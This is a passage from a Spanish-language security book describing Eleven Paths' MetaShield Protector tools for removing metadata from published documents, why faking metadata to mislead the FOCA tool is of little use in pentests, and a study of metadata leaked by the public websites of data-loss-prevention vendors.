La responsabilidad de la limpieza de los documentos no debe recaer en los usuarios, que probablemente no estén los suficientemente concienciados, motivados, formados o concentrados para no cometer errores ni descuidos

Es necesario que las organizaciones establezcan mecanismos de protección que limpien automaticamente los documentos antes de ser distribuidos a sus clientes, de manera que el administrador de un sitio *web* pueda estar seguro de que los documentos publicados no contienen datos no deseados.

MetaShield Protector

MetaShield Protector[15] es una familia de herramientas comerciales de *Eleven Paths* enfocadas en evitar la fuga de información en documentos ofimaticos a traves de su publicación en sitios *web*. Para ello, el documento ofimatico antes de ser entregado sera limpiado en memoria por el componente, llegando al cliente una copia totalmente limpia de *metadatos* e informacion oculta.

Actualmente la familia está compuesta por las siguientes soluciones.

- *MetaShield Protector* for *IIS*. Evita las fugas de informacion por medio de *metadatos* en documentos ofimaticos publicados en servidores *web* de *Microsoft IIS*
- *MetaShield Protector for SharePoint*. Solución para limpiar los *metadatos* de los documentos publicados en repositorios documentales de *Microsoft SharePoint Servers* - en todas sus versiones y familias -.
- *MetaShield Protector for File Server Non MS Web Servers*. Funciona como un servicio del sistema operativo que monitoriza la creacion y modificacion de cualquier fichero en una determinada ubicacion de almacenamiento. En el caso de servidores no *Microsoft*, se comparten las carpetas por red mediante *SMB* y la herramienta protege desde otro servidor cualquier fuga de información por *metadatos*.
- *MetaShield for Client*. Es la solucion para usuarios de escritorio. Con una opción de boton derecha se limpian los *metadatos* de cualquier documento del sistema operativo. Se explicará en el Anexo 4.
- *Meta*Shield *Forensics*. Inicialmente se conocia como *Forensics FOCA*, pero ha sufrido un cambio de nombre. Es una solucion para analistas forenses que extrae *metadatos* de todos los documentos de un equipo y genera un *time-line* con las fechas obtenidas de ellos

15 *HTTP://www.metas*hieldprotector.com/



MetaShield Protector for IIS y MetaShield Protector for SharePoint

La solución funciona como un módulo de *Intenet Information Services para Windows Server 2008 / 2008 R2 / 2012* y está totalmente integrado con la arquitectura del servidor *web*. Así, cuando el servidor *web* recibe la petición de un fichero ofimático, este será entregado a *MetaShield Protector* para que lo limpie en memoria

Una vez que se han eliminado todos los *metadatos* del fichero o se han establecido unos valores previamente establecidos por el administrador, el documento se entregará al cliente. Por tanto, el fichero original mantiene todos sus *metadatos*, que pueden resultar muy útiles para el gestor documental interno de la compañía, y tan solo se limpia o modifica la información de la copia que se entrega al cliente.

MetaShield Protector for *IIS* ha sido probado tanto en sitios *Web* donde la descarga de ficheros se realiza mediante un enlace directo al documento como en sitios donde se encuentra instalado *Windows SharePoint Services 3.0* o *Microsoft Office SharePoint Server 2007, 2010* o *2013*, donde los documentos se alojan en base de datos.




Imagen 02.34: Esquema de funcionamiento de *MetaShield Protector*.

MetaShield Protector for IIS y *MetaShield Protector for SharePoint* se instalan a nivel de servidor *web Internet Information Services* y se activan o desactivan a nivel de cada sitio *web* alojado dentro del servidor. Así, su aplicación a un determinado sitio *web* es tan fácil como activar la opción en el menú contextual que aparece tras hacer clic con el botón derecho sobre cada sitio, tal y como se puede apreciar en la figura 02.35. La desinstalación de un sitio es exactamente el mismo proceso: botón derecho sobre el sito, desinstalar *MetaShield Protector*.




Imagen 02.38: Instalación/Desinstalación de *MetaShield Protector* en un sitio web

Una vez configurada la protección para evitar la fuga de información por medio de los *metadatos* en documentos ofimáticos de un sitio, se pueden configurar las opciones personalizadas de cada uno de ellos. En el panel de configuración del módulo se debe configurar, en primer lugar, un repositorio de estadísticas. Este almacén tiene que ir sobre un motor de base de datos *Microsoft SQL Server* o *Microsoft SQL Server Express*. Durante el proceso de instalación del producto se puede elegir entre utilizar un servidor existente en la empresa o un motor en versión *Express* nuevo que se instalará con el producto.

Para cada uno de los sitios se podrá personalizar cuáles son los formatos de documentos que han de ser limpiados de *metadatos* para ese sitio. El producto permite activar la limpieza para documentos *Microsoft Office* en binario - es decir, versiones desde *Microsoft Office 97* a *2003*, de ficheros .doc, .xls, .pps o .ppt - ficheros de versiones *OOXML* para *Microsoft Office 2007, 2010* y *2013*, en formato docx, xlsx, ppsx o pptx, ficheros en formato *PDF* y ficheros de *OpenOffice* de tipo *sxw*, *ods*, *odp*, *odt* y *odg*.




Imagen 02.36. Configuración de *MetaShield Protector*.

Estas opciones de configuración por sitio permiten al administrador de un determinado sitio *web* realizar una administración mucho más granular y optimizar los tiempos de respuesta de todos y cada uno de los sitios alojados en el mismo servidor.

La limpieza de los documentos en memoria implica, como es de esperar, un pequeño retardo en tiempo. Este retardo será mayor o menor en función del tamaño del documento y el formato.


Para que el administrador pueda conocer cuál es el uso que está realizando el componente en cada sitio *web*, se puede acceder a las estadísticas y ver cuántos documentos han sido limpiados, es decir, cuántos documentos son aquellos en los que se ha encontrado algún *meta*dato o información confidencial, el número de documentos que se han descargado por tipo de fichero y el tiempo que ha llevado de media el limpiar cada tipo de fichero. Con esta información se podrá decidir la aplicación de medidas especiales, como la limpieza del archivo original para erradicar los *metadatos* para siempre, o la desactivación de la limpieza sobre determinados documentos en determinados sitios de los que se tiene la certeza de que están limpios.

En la figura 02.36 se puede apreciar que en el panel de configuración de *MetaShield Protector* hay una lista de los documentos descargados cada día. En ella se almacena el detalle de los tiempos que han sido necesarios para limpiar cada uno de los archivos.

Observando la Figura 02.37 con detalle es posible comprobar el tiempo que ha tardado *MetaShield Protector* en limpiar el documento Blair.doc, objeto de la polémica en el gobierno británico con el que se abría el primer capítulo del libro: 47 milisegundos, es decir, aproximadamente la veinteava parte de un segundo.

Accediendo a las estadísticas de cada sitio *web* se puede conocer el número total de ficheros descargados, el número total de ellos que han sido limpiados y la cantidad de archivos de los que no se han podido eliminar los *metadatos* ni la información oculta. Esto puede ocurrir porque el fichero está corrupto o porque el archivo está firmado digitalmente. La limpieza de los *metadatos* rompería la firma digital y, por tanto, la herramienta no los modifica.

En la imagen 02.38 puede comprobarse cuál ha sido el tiempo medio de limpieza de los documentos: 197 milisegundos. Ese es el impacto medio que se produce sobre el tiempo de respuesta del servidor al evitar tener una fuga de información.



	Total	Cleaned	Errors	Average
Default Web Site	[illegible]	[illegible]	[illegible]	[illegible] ms

Imagen 02.37. Estadísticas de los ficheros limpiados en un sitio *web*.

En la figura 02.39 se muestra el tiempo medio de limpieza por tipo de documento. En este ejemplo se puede ver que el formato *docx* toma más tiempo que los formatos *doc* y, aunque no sirva como *benchmark* o indicador, sí que es cierto que los formatos *ODF* y *OOXML*, debido a que son formatos comprimidos que deben ser descomprimidos para que puedan ser limpiados, son los que más tiempo pueden requerir.




Imagen 02.38: Tiempo medio de limpieza por tipo de fichero.

MetaShield Protector permite, además, crear una política de imagen corporativa asociada a los ficheros publicados. De esta forma, en lugar de eliminar los *metadatos* y la información oculta, es posible crear una política en la que el administrador puede elegir el valor a incluir en determinados *metadatos*, escoger otros *metadatos* que serían eliminados y seleccionar otros campos en los que se mantuviera el valor original.

Así, la política establecida por el administrador mostrada en la imagen 02.34, incluirá el valor *Informatica64* en el *meta*dato *Company*, eliminará cualquier dato que vaya en el *meta*dato *Author*, pero mantendrá el nombre del título del documento, es decir, que el valor del *meta*dato *Title* no se modificará, en todos los documentos *Microsoft Office*, *OpenOffice* y *PDF* que sirva el servidor web




Imagen 02.39: Plantilla de acciones.

MetaShield Protector for Client

MetaShield Protector For client es una herramienta que elimina los *metadatos* de forma rápida y efectiva. Crea una copia del documento limpia de *metadatos* permitiendo mantener intacto el documento original. *Eleven Paths* ha desarrollado esta herramienta para entornos *Windows*, y es capaz de eliminar *metadatos* de documentos *Office*, Open *Office*, StarOffice, *PDF*, *Jpg* e incluso de documentos *iWorks* de *Apple*. Solo es necesario localizar uno o varios documento en la maquina (o dentro de algun directorio compartido de la red) para realizar con un clic de raton la operación.

Esta herramienta además permite poder seleccionar que tipo de limpieza se quiere realizar:

- *Clean keep original files*. Generando una copia exacta del documento limpia de *metadatos* manteniendo el original intacto.
- *Clean Metadata*: Limpiando directamente los *metadatos* del documento original.




Imagen 02.40. *MetaShield Protector for client*

La velocidad del proceso dependerá de la cantidad de archivos seleccionados y su tamaño. Los ejemplos vistos en este capitulo, recuerdan que son muchos los que desconocen que existe *metadatos* en los documentos digitales y que son accesibles a cualquiera en la red. Por otro lado, un documento libre de *metadatos* indica seriedad, responsabilidad y dedicación por parte de su propietario, al no divulgar ningun tipo de información sensible fuera de lo estrictamente necesario.

Manipulando metadatos para engañar a la FOCA

Los *metadatos* de un documento se pueden modificar, al igual que el *banner* de un servidor *web* o la versión de un servidor *DNS* (como hacen los chicos de *RedHat*). De hecho, para ocultar la información a las técnicas de *fingerprinting* básicas, esos datos se modifican para intentar engañar a los usuarios menos experimentados. Sin embargo, cuando se hace un *pentesting*, los datos importantes se revisan y confirman manualmente para detectar las técnicas de deception y sacar la información correcta.

Así, cuando se lee el *banner* de un servidor *web*, si algo suena raro con él, se le pasa una herramienta de *fingerprinting* al servidor que evalúe el tipo de respuesta, el orden de la misma, y el comportamiento ante determinadas situaciones para poder garantizar la versión del servidor *web*.

Con los *metadatos* la manipulación es igualmente posible. Cuando en el año 2008 pensamos en para qué podría ser útil modificar los *metadatos* se nos ocurrieron varios escenarios posibles:

- *Antiforensics*. Alguien que quisiera incriminar a otra persona haciendo creer que el documento lo había escrito otro para engañar a un analista forense en una investigación. Esto será especialmente importante a tener en cuenta en el análisis forense judicial, del que hablaremos en el anexo dedicado a *MetaShield Forensics*.
- *Metadata* HoneyPot. Alguien que quisiera detectar si se estaban utilizando los *metadatos* para atacar su sitio, es decir, el artículo que publicamos en el congreso *IADIS 2008* sobre *Metadata Honeypot* - ya os lo publicaré por aquí, que nunca lo hice y solo os dejé la referencia al mismo.
- Imagen corporativa: por supuesto, para lo que lo usamos en *MetaShield Protector* y OO*Meta*extactor, es decir, quitar todos los datos sensibles y establecer valores en *metadatos* que sean corporativos, como poner el nombre de la compañía.

Sin embargo, intentar manipular los *metadatos* para engañar a un usuario en un proceso de *pentesting* es más bien inútil. De hecho, ya nos encontramos con este problema en la primera versión de la *FOCA*, allá por el año 2008, en el que nos preocupaba no el encontrar datos manipulados, sino inútiles por ser documentos incorporados a la *web* del proceso de *pentesting* que habían llegado allí por casualidad, por ejemplo unas diapositivas de una presentación de un ponente invitado a unas conferencias. En ese caso, los *metadatos* serán de la red donde trabaje el *speaker* y no de la *web* que publica el documento, por lo tanto había que quitarlo del proyecto.

Para solucionar este problema, añadimos, en la primera versión de *FOCA* una herramienta para el traceo de *metadatos*. Es decir, cuando se hace el análisis de *metadatos*, averiguar de qué documento proviene ese *meta*dato. Si la cosa suena "rara" o "manipulada" o simplemente es inútil, basta con abrir el documento (botón derecho desde *FOCA*) revisarlo, y si no es válido, es decir, es falso o ha sido manipulado, eliminarlo con el botón derecho de la lista de documentos y volver a analizar el sitio. Para hacerlo de forma cómoda, cuando aparece un *meta*dato, con el botón derecho se accede a la opción de "documentos donde aparece este valor", que lleva al documento del que procede el *meta*dato. Así el auditor puede revisar bien el documento, y descartarlo si fuera falso.




Imagen 02.41. Opciones de traceo de origen de *meta*dato.

Ahora bien, si una empresa tiene 2.000 documentos y quiere protegerse de *FOCA*, ¿alguien cree que es útil manipular un documento y dejar los 1.999 con datos reales? Si lo hiciera sería de necios, ya que estaría dejando datos públicos de su empresa en Internet por engañar a *FOCA*. Además, si solo hay un documento con información sensible, el analista haría una revisión manual y concienzuda para saber si es falsa o no esa info. Si se encuentra una dirección *IP* en un documento, se prueba, se analiza, y se mira a ver si puede ser utilizada para atacar el sitio. ¿Que no se puede porque el dato es antiguo o ha sido manipulado? Pues mala suerte, a por otro posible camino de entrada en la red.

Es por eso que las empresas utilizan plantillas de valores corporativos, con soluciones como *MetaShield Protector*, que cambia todos los *metadatos*, pero no para engañar a un *pentester*, sino directamente para proteger la imagen de la compañía.

¿Se pueden manipular los *metadatos* de los documentos? Evidentemente, como los valores de un log, o las cabeceras de un mensaje de correo electrónico. ¿Eso quiere decir que sean inútiles para un proceso de *pentesting*? No. De hecho estamos hablando de una de las fugas de información más importantes de muchas empresas, con lo que es muy fácil sacar información jugosa de objetivos de *pentesting*. ¿Es probable que alguien haya manipulado un *meta*dato en un documento? La probabilidad es muy baja en un proceso de *pentesting* de una *web* con 300 documentos, pero por supuesto, toda información extraída por *FOCA* siempre debe ser contrastada, como se hace con la info que devuelve cualquier scanner de seguridad.

Fuga de información en empresas líderes en Data Loss Prevention

Gartner publicó en 2013 un estudio en el que clasifica a las empresas más importantes que ofrecen soluciones de prevención de fuga de información (*Data Loss Prevention* o *DLP*) según su posición, estrategia, eficacia y liderazgo en el mercado. Desde *Fleven Paths* quisimos realizar un pequeño experimento para comprobar si estas mismas compañías controlan la publicación de *metadatos* en sus propios servidores, como potencial punto de fuga de información sensible.

Según el estudio *Magic Quadrant for Content-Aware Data Loss Prevention* realizado por la consultora *Gartner*, en el año 2014 más del 50% de las empresas utilizará alguna característica en sus políticas de seguridad a la hora de realizar una prevención de fuga de información (*Data Loss Prevention*) en sus datos sensibles. Sin embargo solo el 30% de estas dispondrá de una solución o estrategia *DLP* global basada en el contenido.

El estudio realizado por *Gartner* determina cuáles son las empresas líderes a la hora de realizar prevención de fuga de información, estableciendo como factores de medición para generar el liderazgo indicadores como las soluciones empresariales *Content-Aware DLP* proporcionadas, los productos *DLP-Lite* ofertados o si proporcionan un canal *DLP* para aclarar al usuario dudas respecto a determinados cumplimientos regulatorios, por ejemplo.




Imagen 02.42. Gráfico de las empresas líderes en *Data Loss Prevention*, según *Gartner*.

¿Evitan estas empresas la fuga de información a través de *metadatos* en sus propios sistemas? Con *FOCA*, se ha realizado un análisis al frontal *web* principal de estas compañías que aparecen en el estudio. *Meta*Shield se ha encargado de descargar y analizar los documentos públicos expuestos en la *web*.

Los resultados se muestran de manera genérica en la siguiente tabla para evitar crear una competencia entre ellas. Lo más significativo si cabe del estudio es que absolutamente todas las empresas estudiadas cuentan con *metadatos* asociados a los documentos públicos que exponen en internet. Parece que estos documentos no están siendo sometidos a ningún proceso de limpieza y, por tanto, son susceptibles de convertirse en un punto de fuga de información confidencial que es necesario tener en cuenta.

La siguiente tabla muestra en datos brutos, la pérdida de información expuesta por cada una de las empresas de seguridad.

[illegible]	Nº de [illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	Total [illegible]
DLP1	1263	528	450	101	148	28	10	1265
DLP2	1247	323	330	47	101	10	6	817
DLP3	757	228	44	10	98	6	8	394
DLP4	214	93	115	30	42	0	4	284
DLP5	291	62	19	6	67	0	4	158
DLP6	154	18	7	1	42	0	1	69
DLP7	95	8	0	0	19	0	0	27
DLP8	61	20	1	0	13	0	0	34
DLP9	43	6	1	0	23	0	0	30
DLP10	18	4	0	0	12	0	0	16
DLP11	4	1	0	0	4	0	0	5
DLP12	1	0	0	0	1	0	0	1

Imagen 02.43: Total de fuga de información expuesta por las empresas que proporcionan herramientas y servicios *DLP*

En función de la tabla anterior, se ha procedido a realizar un nuevo gráfico mostrando la cantidad de fuga de información producida por las empresas *DLP* estudiadas. Lógicamente, las entidades analizadas que sufren más fuga de información a través de los *metadatos* son las que también exponen un mayor número de documentos públicos en sus sitios *web*.

La información que se filtra en mayor número de ocasiones a través de los *metadatos* son en general los nombres o cuentas de usuario, seguido de los directorios internos desde donde se generaron los documentos. También es muy habitual encontrar las versiones de *software* concreto usadas para su generación. En conjunto, información valiosa para un potencial atacante.

